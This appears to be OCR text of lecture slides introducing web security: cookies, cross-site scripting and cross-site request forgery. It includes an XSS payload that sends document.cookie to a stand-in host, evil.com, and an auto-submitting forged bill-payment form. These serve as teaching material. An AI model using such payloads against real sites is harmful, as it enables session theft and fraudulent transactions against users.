
Web Security
Lesson Summary


- Overview of Web and security vulnerabilities
- Cross Site Scripting
- Cross Site Request Forgery
- SQL Injection

How the Web Works



Cookies

- Used to store state on user's machine



HTTP Header:
Set-cookie: NAME=VALUE; e.g., sessionToken=abc123
domain = (who can read) ;
expires = (when expires) ;
secure = (only over SSL)

If expires=NULL: this session only

GET...
Cookie: NAME = VALUE,
e.g., sessionToken=abc123

The Web and Security


- **Web page contains both static and dynamic contents, e.g., JavaScript**
  - Sent from a **web site(s)**
  - Run on the **user's browser/machine**

The Web and Security

- Web sites run applications (e.g., PHP) to generate response/page
  - According to requests from a user/browser
  - Often communicate with back-end servers


Cross-Site Scripting (XSS)

If a website allows users to input content without controls, **then attackers can insert malicious code as well**.



- **Social networking sites**, blogs, forums, wikis
- Suppose **a website echoes user-supplied data**, e.g., his name, back to user on the html page


Cross-Site Scripting (XSS)



Suppose the browser sends to the site <script type="text/javascript">alert("Hello World"); </script> as his "name"

- The script will be **included in the html page sent to the user's browser**; and when the script runs, the alert "Hello World" will be displayed
- What **if the script is malicious**, and the browser had sent it without the user knowing about it?
  - **But can this happen?**

XSS Example



evil.com
Victim Browser
naive.com
E.g., URL embedded in HTML email
Access some web page
hello.cgi
<FRAME SRC= http://naive.com/hello.cgi?name=<script>win.open("http://evil.com/steal.cgi?cookie="+document.cookie)</script>>
GET/ hello.cgi?name= <script>win.open("http://evil.com/steal.cgi?cookie"+document.cookie)</script>
hello.cgi executed
Forces victim's browser to call hello.cgi on naive.com with this script as "name"
<HTML>Hello, dear <script>win.open("http://evil.com/steal.cgi?cookie="+document.cookie)</script> Welcome!</HTML>
GET/ steal.cgi?cookie=
Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com

XSRF: Cross-Site Request Forgery

- A browser **runs a script from a "good"** site and **a malicious script from a "bad" site**

- Malicious script **can make forged requests** to "good" site with user's cookie


XSRF: Basic Idea



XSRF: Example

```
<form  name=BillPayForm
action=http://bank.com/BillPay.php>
<input  name=recipient  value=badguy>
 …
<script>
document.BillPayForm.submit();
</script>
```

XSRF: Example



XSRF vs XSS

- **Cross-site scripting**
  - User trusts a **badly implemented** website
  - Attacker **injects a script** into the trusted website
  - User's browser **executes attacker's script**
- **Cross-site request forgery**
